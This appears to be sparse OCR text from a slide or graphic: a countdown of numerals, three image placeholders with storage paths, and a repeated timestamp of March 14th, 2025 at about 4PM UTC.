3


2

1

March 14th, 2025


March 14th, 2025
~4PM (UTC)


March 14th, 2025
~4PM (UTC)



